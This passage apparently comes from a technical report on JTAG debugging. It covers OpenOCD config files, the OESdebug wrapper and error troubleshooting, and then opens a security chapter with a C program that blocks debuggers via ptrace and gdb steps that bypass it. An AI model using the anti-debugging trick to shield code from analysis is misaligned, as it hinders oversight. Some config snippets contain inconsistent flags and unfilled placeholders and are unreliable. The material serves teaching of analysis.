4 if { [info exists CHIPNAME] } {
5     set _CHIPNAME $CHIPNAME
6 } else {
7     set _CHIPNAME stm32f0407
8 }
9
10 # Little or Big endian?
```

```

11 if { [info exists ENDIAN] } {
12     set _ENDIAN $ENDIAN
13 } else {
14     set _ENDIAN little
15 }
16
17 # Set Tap ID controller
18 if { [info exists CPUTAPID] } {
19     set _CPUTAPID $CPUTAPID
20 } else {
21     set _CPUTAPID 0x4ba00477
22 }
23
24 #create a tap ID controller
25 jtag newtap $_CHIPNAME cpu -irlen 4 -expected-id $_CPUTAPID
26
27 set _TARGETNAME $_CHIPNAME.cpu
28 target create $_TARGETNAME cortex_m -chain-position $_TARGETNAME
29
30 $_TARGETNAME configure -work-area-phys 0x00200000 -work-area-size 0x8000 -work-area-backup 0

```

### 5.3.3.2 Creating board file

The board files (found under *board* directory in OpenOCD) uses the target files (found under *target* directory in OpenOCD) because different boards use the same SOC (System On Chip).

We can create an **OpenOCD** compliant board file as follow :

- **Include a target file :** We must add all the required target files (or files depending on the number of chips on the target) as follow :

```

1 #include target file
2 source [find my-custum-script-target.cfg]

```

- **Configure Flash memory :** This is an important step if We want to manipulate (write, read, reprogram) the flash memory.

Most of the time, it is enough to follow the following steps :

- (a) **Determine the memory technology :** We can get it from the official documentation (*NOR* or *NAND* or *mFLASH*).
- (b) **Find corresponding memory driver :** Once the memory technology has been determined, We must find the associated driver which depends on the manufacturer.

- i. **NOR :** We can find the specific driver for nor at the following page : [http://openocd.org/doc/html/Flash-Commands.html#Internal-Flash-\\_0028Microcontrollers\\_0029](http://openocd.org/doc/html/Flash-Commands.html#Internal-Flash-_0028Microcontrollers_0029)
- ii. **NAND :** We can find the specific driver for nand at the following page : <http://openocd.org/doc/html/Flash-Commands.html#NAND-Driver-List>

- (c) **Add the driver line definition :** We only need to copy the specific line found in the driver to our OpenOCD script.

As an example We have a flash Nor memory with associated driver « *stm32f2x* », so the doc says We must add the line definition :

```
flash bank $_FLASHNAME stm32f2x 0 0 0 0 $_TARGETNAME
```

In OpenOCD, We must add it as follow :

```
1 #declare the nor flash mapping
2 set _FLASHNAME $_CHIPNAME.flash
3 flash bank $_FLASHNAME stm32f2x 0 0 0 0 $_TARGETNAME
```

**Note :** \$\_FLASHNAME is the name given to the flash memory, generally it should be defined before as « set \_FLASHNAME \$\_CHIPNAME.flash ».

- **Board specific settings :** some settings are relative to every board and cannot be detailed.

At the end We should end-up with 2 different files :

- **Target file (my-custum-script-target.cfg) :**

```
1 # my-custum-script-target.cfg
2 adapter_khz 2000
3
4 #set chip name
5 if { [info exists CHIPNAME] } {
6     set _CHIPNAME $CHIPNAME
7 } else {
8     set _CHIPNAME stm32f0407
9 }
10
11 #little or big endian?
12 if { [info exists ENDIAN] } {
13     set _ENDIAN $ENDIAN
14 } else {
15     set _ENDIAN little
16 }
17
18 #Tap ID controller
19 if { [info exists CPUTAPID] } {
20     set _CPUTAPID $CPUTAPID
21 } else {
22     set _CPUTAPID 0x4ba00477
23 }
24
25 #create a tap ID controller
26 jtag newtap $_CHIPNAME cpu -irlen 4 --expected-id $_CPUTAPID
27
28 set _TARGETNAME $_CHIPNAME.cpu
29 target create $_TARGETNAME cortex_m --chain-position $_TARGETNAME
30
31 $_TARGETNAME configure --work-area-phys 0x00200000 --work-area-size 0x8000 --work-area-backup 0
```

- **Board file (my-custum-script-board.cfg) :**

```
1 source [find my-custum-script-target.cfg]
2
3 #declare the nor flash mapping
4 set _FLASHNAME $_CHIPNAME.flash
5 flash bank $_FLASHNAME stm32f2x 0 0 0 0 $_TARGETNAME
```

We can execute OpenOCD at this stage as shown in **Figure 5.20**

```
Jugbe@F-NAN-HIPPOPOTAME:~/openocd$ sudo ./src/openocd -s tcl/ -f tcl/interface/ftdi/olimex-arm-usb-tiny-h.cfg -f tcl/my-custom
-script-board.cfg
Open On-Chip Debugger 0.10.0+dev-00362-g78a4405 (2018-03-21-14:40)
Licensed under GNU GPL v2
For bug reports, read
    http://openocd.org/doc/doxygen/bugs.html
adapter speed: 2000 kHz
Info : auto-selecting first available session transport "jtag". To override use 'transport select <transport>'.
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Info : clock speed 2000 kHz
Info : JTAG tap: stm32f0407.cpu tap/device found: 0x4ba00477 (mfg: 0x23b (ARM Ltd.), part: 0xba00, ver: 0x4)
Info : JTAG tap: auto0.tap tap/device found: 0x06413041 (mfg: 0x020 (STMicroelectronics), part: 0x6413, ver: 0x0)
Warn : AUTO auto0.tap - use "jtag newtap auto0 tap -irlen 5 -expected-id 0x06413041"
Info : stm32f0407.cpu: hardware has 6 breakpoints, 4 watchpoints
Info : Listening on port 3333 for gdb connections
```

FIGURE 5.20 – Executing custom made OpenOCD script

## 5.4 OESdebug

One of the most used JTAG compliant debugging software is called **OpenOCD**. It is quite difficult to set-up a correct configuration of **OpenOCD** (as We have already seen), that's why we have provided « **OESDebug** » (*Open Easy Debug* is written in python3) as a high level wrapper around **OpenOCD**.

(a) **OpenOCD support :** *OESdebug* is a wrapper program which intends to use OpenOCD easily.

i. **OPENOCD Auto-Detection :** This section checks to detect if **OpenOCD** is already installed on the system as shown in **Figure 5.21**




FIGURE 5.21 – OESDebug checks if OpenOCD is installed

In case OESdebug cannot find OpenOCD, We would have the output shown in **Figure 5.22**.




FIGURE 5.22 – OESDebug fails to locate OpenOCD

**Remark :** If you have compiled **OpenOCD** from sources, you can check the box « *I have compiled OpenOCD from sources* », then indicate the location of the directory as shown in **Figure 5.23**



FIGURE 5.23 – Locate compiled OpenOCD directory - OESDebug

ii. **Control Operation** : This section is broken into :

- **Install OpenOCD** : Allows to install **OpenOCD** from repository as shown in **Figure 5.24**.




FIGURE 5.24 – Installing OpenOCD from OESdebug

**Note :** Always update your cache (check the option « With cache Update ») before downloading any software.

- **Check again OpenOCD support** : Checks again to detect **OpenOCD** support (after We install it using *Install OpenOCD*).
- **Next** : moves to the next Tab (Adapter support), but We can always click on « *Adapter Support* » tab for the same purpose.

(b) **Adapter Support** : an adapter is the intermediate component that allows OpenOCD (running as a deamon in the host) to access the target's chip (microprocessor, DSP, ..., etc).

- i. **Existing adapter** : **OESdebug** will detect the build-in supported adapters as shown in **Figure 5.25**.




FIGURE 5.25 – Displaying supported adapters by OpenOCD - OESdebug

ii. **Create a custom adapter** : If our adapter is not supported, We must define it ourselves. **OESdebug** makes it easy to make it. Only two steps are required.

- A. **Interface protocol** : Select the protocol supported by your adapter.
- B. **Manufacturer, Vendor ID, Product ID** : We don't need to specify them, plug your adapter into the computer and select « *Find my MCU pid, vid and manufacturer* ». Select the adapter from the list (**Figure 5.26**).



FIGURE 5.26 – Selecting adapter from the detected devices - OESdebug

**OESdebug** will read the required information (**Figure 5.27**).




FIGURE 5.27 – Definining new adapter - OESdebug

(c) **MCU support** : As already mentionned, **OpenOCD** cannot support every target that exists (We can add our own configuration file but it's a bit more enhanced).

- Existing MCU or Board** : OESdebug will detect the supported Board and MCU files on the installed OpenOCD.

We repeat one again, **OpenOCD** makes a difference between *Board file* and *MCU file*.

\* **MCU** : Configuration files of the target Chip (CPU, DSP, etc...) as shown in **Figure 5.28**.




FIGURE 5.28 – Detecting supported Chips by OpenOCD - OESdebug

\* **Board** : Configuration files of boards (which may include MCU files) as shown in **Figure 5.29**



FIGURE 5.29 – Detecting supported boards by OpenOCD - OESdebug

- Create a custom chip** : If neither MCU nor Board platform are supported, We must create a configuration file on our own. We may use the hard way as already seen but it is easier with **OESdebug**.

- CHIP Name** : Provide the name of your Chip. For example : atmel128
- CHIP Type** : Provide the type of your chip (CPU, DSP)
- CHIP Family** : Designate the architecture of your CHIP

- D. **Length of instruction register (IR)** : You can check the documentation of the manufacturer or refer to .... in order to try to discover the value of this field using **OESdebug**.
- E. **Endianness of Chip** : You must fill this field otherwise OpenOCD will default to to *little endian*.
- F. **CPU Tap ID** : This is an optional field but it is worth to include it. You may refer to .... in order to try to discover the value of this field using **OpenOCD**.
- G. **Enable memory Config** : Checking this box jumps us from Chip to Board configuration. It allows us to add configuration for the SDRAM and memory Flash.

You can take a look the example shown in **Figure 5.30**




FIGURE 5.30 – Creating a new chip config - OESdebug

- (d) **Generating configuration file** : Once We made sure that both *target* and *adapter* are supported by OpenOCD, We can generate the Config file automatically using *OESdebug* as shown in **Figure 5.31**.




FIGURE 5.31 – OESDebug generates the configuration file

- i. **Generate file** : generates an openocd.cfg file based on the settings made in « Adapter Support »and « MCU Support »

- ii. **Update file :** We can change the script produced by OESdebug to include features that are specific to the target. We have to use this button to save the current changes to the file « openocd.cfg ».
- iii. **Start OpenOCD :** Once We have generated a config file, We can start OpenOCD, write your password and you should see that your device was detected as shown in **Figure 5.32**

```
cortex_m reset_config sysresetreq
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Info : clock speed 2000 kHz
Info : JTAG tap: stm32f4x.cpu tap/device found: 0x4ba00477 (mfg: 0x23b (ARM Ltd.), part: 0xba00, ver: 0x4)
Info : JTAG tap: stm32f4x.bs tap/device found: 0x06413041 (mfg: 0x020 (STMicroelectronics), part: 0x6413, ver: 0x0)
Info : stm32f4x.cpu: hardware has 6 breakpoints, 4 watchpoints
Info : Listening on port 3333 for gdb connections
```

FIGURE 5.32 – OESDebug starts OpenOCD for debug

**Challenge :** We are going to create a config target file not supported by **OpenOCD** to demonstate the usage of **OESdebug**, the target is an AVR ATMEL (AT32UC3C-EK) :

- (a) **Wiring The target with the adapter :**

- i. **Jtag connector on the board :** The board's JTAG is represented in **Figure 5.33**<sup>5</sup>.




FIGURE 5.33 – 10 pin header JTAG

- ii. **Connecting Board to Adapter :** We can wire the connections as follow :

Pin ARM-USB-TINY-H	AT32UC3C-EK
1 (VREF)	7 (VSUPP)
3 (nTRST)	8
4 (GND)	2
5 (TDI)	9
7 (TMS)	5
9 (TCK)	1
13 (TDO)	3

5. JTAG pinout can be found at this page : [http://aquaticus.info/sites/default/files/more\\_images/avrjtag\\_con.png](http://aquaticus.info/sites/default/files/more_images/avrjtag_con.png)

(b) **Using OESdebug :**

- i. **Adapter settings :** shown in **Figure 5.34**




FIGURE 5.34 – Configure adapter settings - OESdebug

- ii. **MCU Settings :** shown in **Figure 5.35**




FIGURE 5.35 – Configure MCU or board settings - OESdebug

- iii. **Generate config file :** shown in **Figure 5.36**

```

OPENOCD Support | Adapter Support | MCU Support | Config file | OPENOCD Configuration file
# -----
# ..... Auto generated file by OESdebug .....
# ..... Adapter speed settings .....
adapter_khz 8
# ..... Define the interface .....
source [find interface/ftdi/olimex-arm-usb-tiny-h.cfg]
# ..... at32uc3c-ek CHIP Settings ...
# .....
set CHIPNAME at32uc3c-ek
set ENDIAN little
set _CPUID 0x3200003f
# ..... Create a tap ID controller .....
jtag newtap at32uc3c-ek cpu ilen 5 -expected-id $_CPUID
set TARGETNAME $CHIPNAME.cpu
target create $TARGETNAME avr -chain-position $_TARGETNAME
# ..... END OF Config File .....
# .....

```

FIGURE 5.36 – Generate config for target - OESdebug

- (c) **Launch OpenOCD :** Launching OpenOCD would result in the output of **Figure 5.37**.

```

adapter speed: 8 kHz
Info : auto-selecting first available session transport "jtag". To override use
'transport select <transport>'.
at32uc3c-ek.cpu
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Info : clock speed 8 KHz
Info : JTAG tap: at32uc3c-ek.cpu tap/device found: 0x3200003f (mfg: 0x01f (Atmel
), part: 0x2000, ver: 0x3)
Info : Listening on port 3333 for gdb connections

```

FIGURE 5.37 – Launching OpenOCD from OESdebug on AT32UC3C-EK target

## 5.5 Troubleshoot OpenOCD errors

It takes a bit of time to get started with **OPENOCD**, It can be quite intimidating.  
We encountered multiple errors during experimentation, however ; most of them are due to bad wiring.

### Worst error

Never power up target device from an adapter, the last can deliver only a small amount of current.  
Always plug the platform to an external power source.

The following are common **OpenOCD** errors :

(a) **Wiring issues** : We have to say it again, those are the dominant problems :

- **Disconnected TMS, TDO, TCK** : disconnecting one of those signals result in an error shown in **Figure 5.38**

```
[jugbe@F-NAN-HIPPOPOTAME:~$ sudo openocd -f /usr/share/openocd/scripts/interface/ft
dl/olimex-arm-usb-tiny-h.cfg -f /usr/share/openocd/scripts/target/stm32f4x.cfg
Open On-Chip Debugger 0.9.0 (2018-01-24-01:05)
Licensed under GNU GPL v2
For bug reports, read
    http://openocd.org/doc/doxygen/bugs.html
Info : auto-selecting first available session transport "jtag". To override use 't
ransport select <transport>'.
adapter speed: 2000 kHz
adapter_nsrst_delay: 100
jtag_ntrst_delay: 100
none separate
cortex_m reset_config sysresetreq
Info : clock speed 2000 kHz
Error: JTAG scan chain interrogation failed: all ones
Error: Check JTAG interface, timings, target power, etc.
Error: Trying to use configured scan chain anyway...
Error: stm32f4x.cpu: IR capture error; saw 0x0f not 0x01
Warn : Bypassing JTAG setup events due to errors
Warn : Invalid ACK 0x7 in JTAG-DP transaction
Warn : Invalid ACK 0x7 in JTAG-DP transaction
```

FIGURE 5.38 – JTAG bad wiring - TMS wire was not connected

- **Disconnected TDI** : OpenOCD shows the error shown in **Figure 5.39** if not correctly wired.

```
[jugbe@F-NAN-HIPPOPOTAME:~/openocd$ sudo openocd -f /usr/share/openocd/scripts/interface/ft
dl/olimex-arm-usb-tiny-h.c
fg -f /usr/share/openocd/scripts/target/stm32f4x.cfg
Open On-Chip Debugger 0.9.0 (2018-01-24-01:05)
Licensed under GNU GPL v2
For bug reports, read
    http://openocd.org/doc/doxygen/bugs.html
Info : auto-selecting first available session transport "jtag". To override use 'transport select <transport>'.
adapter speed: 2000 kHz
adapter_nsrst_delay: 100
jtag_ntrst_delay: 100
none separate
cortex_m reset_config sysresetreq
Info : clock speed 2000 kHz
Info : JTAG tap: stm32f4x.cpu tap/device found: 0x4ba00477 (mfg: 0x23b, part: 0xba00, ver: 0x4)
Info : JTAG tap: stm32f4x.bs tap/device found: 0x06413041 (mfg: 0x020, part: 0x6413, ver: 0x0)
Warn : Invalid ACK 0x4 in JTAG-DP transaction
Warn : Invalid ACK 0x4 in JTAG-DP transaction
```

FIGURE 5.39 – JTAG bad wiring - TDI wire was not connected

(b) **OpenOCD issues** : If you use **OpenOCD** (without **OESdebug**) you may come accross :

- **Inconsistent VID-PID** : Some **OpenOCD** files have not been updated since a long time, they may contain « *old VID\_PID* » or mistakes were made when writting a custom .cfg file. **OpenOCD** will return an error shown in **Figure 5.40**.

```
jubbe@F-NAN-HIPPOPOTAME:~/openocd$ sudo openocd -f tcl/olimex-arm-usb-tiny-h-error-vid-pid
.cfg tcl/target/stm32f4x.cfg
Open On-Chip Debugger 0.9.0 (2018-01-24-01:05)
Licensed under GNU GPL v2
For bug reports, read
http://openocd.org/doc/doxygen/bugs.html
Error: no device found
Error: unable to open ftdi device with vid 30ba, pid 002a, description 'Olimex OpenOCD JTAG
ARM-USB-TINY-H' and serial '*'
```

FIGURE 5.40 – JTAG bad config file - Incorrect VID-PID

**Solution :** We can get the correct VID\_PID of a device by using :

```
1 $ lsusb
```

The *ID* field shows these numbers in tuple : *VID :PID*, an example is shown in **Figure 5.41**

```
jubbe@F-NAN-HIPPOPOTAME:~/openocd$ lsusb
Bus 002 Device 002: ID 8087:0024 Intel Corp. Integrated Rate Matching Hub
Bus 002 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 001 Device 006: ID 15ba:002a Olimex Ltd. ARM-USB TINY-H JTAG interface
Bus 001 Device 001: ID 1d6b:0001 Linux Foundation Electronics Ltd.
```

FIGURE 5.41 – Retrieve VID-PID of a device

- **Wrong adapter interface :** **OpenOCD** does not support all the adapter protocol interfaces that are in the wild (*sometimes, it is compiled only for a specific interface*). **OpenOCD** will throw an error (shown in **Figure 5.42**) when lacking in protocol support is encountered.

```
jubbe@F-NAN-HIPPOPOTAME:~/openocd$ sudo openocd -f tcl/olimex-arm-usb-tiny-h-error-vid-pid
.cfg tcl/target/stm32f4x.cfg
Open On-Chip Debugger 0.9.0 (2018-01-24-01:05)
Licensed under GNU GPL v2
For bug reports, read
http://openocd.org/doc/doxygen/bugs.html
Error: The specified debug interface was not found (ftdi)
The following debug interfaces are available:
1: parport
2: dummy
3: ftdi
4: usb_blaster
5: amt_jtagaccel
6: gw16012
7: usbprog
```

FIGURE 5.42 – JTAG bad config file - Wrong adapter interface

**Solution :** Check supported adapters in **OpenOCD**, You can use the following command line :

```
1 $ openocd --c "interface_list"
```

- **Invalid instruction register (IR) size :** results in an unpredictable behaviour. **OpenOCD** output is shown in **Figure 5.43**.

```
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Info : clock speed 8 kHz
Info : JTAG tap: at32uc3c-ek.cpu tap/device found: 0x3200003f (mfg: 0x01f (Atmel
), part: 0x2000, ver: 0x3)
Error: IR capture error at bit 4, saw 0x21 not 0x...
Warn : Bypassing JTAG setup events due to errors
Info : Listening on port 3333 for gdb connections
```

FIGURE 5.43 – JTAG bad config file - Wrong IR length

**Solution :** Check manufacturer documentation or try to discover it using *OpenOCD autoprobe* (available in OESdebug).

- **Adapter speed :** **OpenOCD** will complain in case this parameter is absent as shown **Figure 5.44**.

```
jubbe@F-NAN-HIPPOPOTAME:~/openocd$ sudo ./src/openocd -f tcl/interface/ftdi/olim
ex-arm-usb-tiny-h.cfg -f tcl/avr-custom.cfg
Open On-Chip Debugger 0.10.0+dev-00362-g78a4405 (2018-03-21-14:40)
Licensed under GNU GPL v2
For bug reports, read
  http://openocd.org/doc/doxygen/bugs.html
none separate
Info : auto-selecting first available session transport "jtag". To override use
'transport select <transport>'.
at32uc3c-ek.cpu
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Error: An adapter speed is not selected in the init script. Insert a call to ada
pter_khz or jtag_rclk to proceed.
```

FIGURE 5.44 – JTAG bad config file - Adapter speed not specified

**Note :** If you are not sur about this value, you can set it to 8 (default value used by OESdebug).

- **TAP Controller ID :** although this is optionnal on targets with single CPU, it may become vital when complex architecture is involved (Multiple CPUs, DSPs, FPGAs, etc, ...). **OpenOCD** will report an error if the provided Tap controller does not match the one which is detected as shown in **Figure 5.45**.

```
Info : clock speed 8 kHz
Info : JTAG tap: at32uc3c-ek.cpu tap/device found: 0x3200003f (mfg: 0x01f (Atmel), part: 0x2000, ver: 0x3)
Warn : JTAG tap: at32uc3c-ek.cpu      UNEXPECTED: 0x3200003f (mfg: 0x01f (Atmel), part: 0x2000, ver: 0x3)
Error: JTAG tap: at32uc3c-ek.cpu expected 1 of 1: 0x3200003d (mfg: 0x01e (Exel), part: 0x2000, ver: 0x3)
Error: Trying to use configured scan chain anyway...
Warn : Bypassing JTAG setup events due to errors
Info : Listening on port 3333 for gdb connections
```

FIGURE 5.45 – JTAG bad config file - Incorrect Tap Controller ID

**Solution :** In order to get the TAP ID Controller, We can check the manufacturer's documentation or try to discover it using *OpenOCD* (or OESdebug).

**Note :** **OpenOCD** will ignore this parameter if « *set \_CPUTAPID 0x00000000* » was added to configuration file.

- **Wrong CPU architecture family :** results in unexpected behaviour as shown in **Figure 5.46**. The error was made by setting the CPU architecture to *cortex\_m* rather than *avr*.

```
Info : clock speed 8 kHz
Info : JTAG tap: at32uc3c-ek.cpu tap/device found: 0x3200003f (mfg: 0x01f (Atmel), part: 0x2000, ver: 0x3)
Error: Invalid ACK (6) in DAP response
```

FIGURE 5.46 – JTAG bad config file - Wrong CPU architecture

**Remember :** We can list the supported CPU family architectures using :

```
1 $ openocd -c "target types"
```

- **WATCHDOG Timer :** Most devices have a *WatchDog* enabled signal which resets the platform if it becomes inresponsive (does not write to a particular register after a certain period of time). We must stop this option otherwise it will reset any debugging session made using **OpenOCD**.

An example is shown in **Figure 5.47**, the content of the registers cannot be viewed after being disconnected by the WatchDog.

```
===== arm v7m registers
(0) r0 (/32)
(1) r1 (/32)
(2) r2 (/32)
(3) r3 (/32)
(4) r4 (/32)
(5) r5 (/32)
(6) r6 (/32)
(7) r7 (/32)
(8) r8 (/32)
(9) r9 (/32)
(10) r10 (/32)
(11) r11 (/32)
```

FIGURE 5.47 – Cannot access register content after WATCHDOG reset

**Solution :** Issue « *halt* » command from the serial terminal once connected to the target.

- **File dependencies :** it happens that some of the files may need others (remember that OpenOCD has a modular structure), **OpenOCD** must be told where to look for dependencies. We have already seen the option « *-s rootFolder* » where *rootFolder* is a folder containing the target, board and interface subfolders (**script** if you have installed OpenOCD from repository or **tcl** if compiled manually). **OpenOCD** will return an error shown in **Figure 5.48** if it fails to locate the required files.

```
jugbe@F-NAN-HIPPOPOTAME:~/openocd$ sudo ./src/openocd -f tcl/interface/ftdi/olimex-arm-usb-tiny-h.cfg -f tcl/target/stm32f4x.cfg
[sudo] Mot de passe de jugbe :
Open On-Chip Debugger 0.10.0+dev-00362-g78a4405 (2018-03-21-14:40)
Licensed under GNU GPL v2
For bug reports, read
    http://openocd.org/doc/doxygen/bugs.html
tcl/target/stm32f4x.cfg:6: Error: Can't find target/swj-dp.tcl
in procedure 'script'
at file "embedded:startup.tcl", line 60
at file "tcl/target/stm32f4x.cfg", line 6
```

FIGURE 5.48 – Insufficient OpenOCD arguments - file dependency problem

**Solution :** Use the *option -s* as shown below :

```
1 sudo ./src/openocd -s tcl/ -f tcl/interface/ftdi/olimex-arm-usb-tiny-h.cfg -f tcl/target/stm32f4x.cfg
```

## Use OESDebug

The program was made to facilitate the usage of **OpenOCD** and speed up production of config files. If you use this software, you will not worry about the complicated syntax of **OpenOCD**. Though, the generated script may fail to work (*not because they are incorrect, OESdebug is OpenOCD syntax compliant*) because some extra specific target and adapter configuration must be added to the config file.

# 6 Kernel security : Attacks and Countermeasures

Security is a concern for every modern device, It became crucial to keep the data safe and avoid them from leaking.

**Security and debugging ?** Debugging is not only meant to troubleshoot a slow or faulty system. A good security analyst requires skills in debugging.

*Bugs are not only introduced as a result of programming mistakes* (No one writes perfect code), they *can be caused by malicious code injected on purpose* by attackers.

## Debug principle

In order to debug a target (or a program), We must be able to **defeat Anti-debugging** mechanisms employed by attackers.

### 6.1 Userland attacks and defenses

Attacking the userland is a wide spread practice and requires only few setup to achieve the desired result.

#### 6.1.1 Only one debugger rules

Only one debugger can be attached to a program, an error will be thrown if We try to connect more. Let's demonstrate this rule with an example :

- (a) **ptrace anti-debug** : **ptrace** syscall accepts an argument « *PTRACE\_TRACEME* » which means that current processes is to be debugged by it's parent. As a consequence We cannot attach any debugger like GDB. Let's take an example :

— **ptrace-anti-debug.c** : the following program debugs itself using *ptrace*.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <sys/ptrace.h>
4 int main() {
5
6     if (ptrace(PTRACE_TRACEME, 0) < 0) {
7         printf("You cannot debug me!\n");
8         exit(EXIT_FAILURE);
9     }
10
11     getchar();
12     printf("No debugger detected\n");
13     return EXIT_SUCCESS;
14 }
15 }
```

- **Trying to connect using gdb :** start GDB and try to connect to target program as shown in **Figure 6.1.**
  - Debugging while the program is running

```
jugurtha@jugurtha-VirtualBox ~/antidebug $ sudo gdb attach `pidof ptrace-anti-debug` -q
[sudo] Mot de passe de jugurtha :
attach: Aucun fichier ou dossier de ce type.
Attaching to process 2986
Could not attach to process. If your uid matches the uid of the target
process, check the setting of /proc/sys/kernel/yama/ptrace_scope, or try
again as the root user. For more details, see /etc/sysctl.d/10-ptrace.conf
warning: process 2986 is already traced by process 2706
ptrace: Opération non permise.
/home/jugurtha/antidebug/2986: Aucun fichier ou dossier de ce type.
(gdb) █
```

FIGURE 6.1 – GDB cannot attach to the program due to Anti-debugging

- Debugging while the program is not running

```
jugurtha@jugurtha-VirtualBox ~/antidebug $ gdb -q ./ptrace-anti-debug
Reading symbols from ./ptrace-anti-debug...done.
(gdb) run
Starting program: /home/jugurtha/antidebug/ptrace-anti-debug
You cannot debug me!
[Inferior 1 (process 2882) exited with code 0]
(gdb) █
```

FIGURE 6.2 – GDB cannot debug the program due to Anti-debugging

**GDB is not able to attach because remote process is already being debugged.**

- (b) **Defeating ptrace :** Such kind of scenarios can make it hard to debug, in this case We can easily bypass this protection by jumping directly to the « *getchar()* »function.
  - \* **Place a breakpoint :** in order to jump to a given location, the program must be running which means that We need at least one breakpoint. Let's place it at the beginning of the *ptrace* function and run the program (**Figure 6.3**).

```
jugurtha@jugurtha-VirtualBox ~/antidebug $ gdb -q ./ptrace-anti-debug
Reading symbols from ./ptrace-anti-debug...done.
(gdb) break ptrace
Breakpoint 1 at 0x4004d0
(gdb) run
Starting program: /home/jugurtha/antidebug/ptrace-anti-debug
Breakpoint 1, ptrace (request=PT_TRACE_ME)
  at .../sysdeps/unix/sysv/linux/ptrace.c:36
36      .../sysdeps/unix/sysv/linux/ptrace.c: Aucun fichier ou dossier de ce type
(gdb) █
```

FIGURE 6.3 – Placing a breakpoint at the beginning of ptrace

- \* **Get the destination address :** it is enough to print the location of *getchar()* in memory and jump there using gdb (**Figure 6.3**).

```
(gdb) print getchar
$1 = {int (void)} 0x7ffff7a83160 <getchar>
(gdb) jump *0x7ffff7a83160
Line 34 is not in 'ptrace'. Jump anyway? (y or n) y
Continuing at 0x7ffff7a83160.
█
```

FIGURE 6.4 – Jump to getchar function location

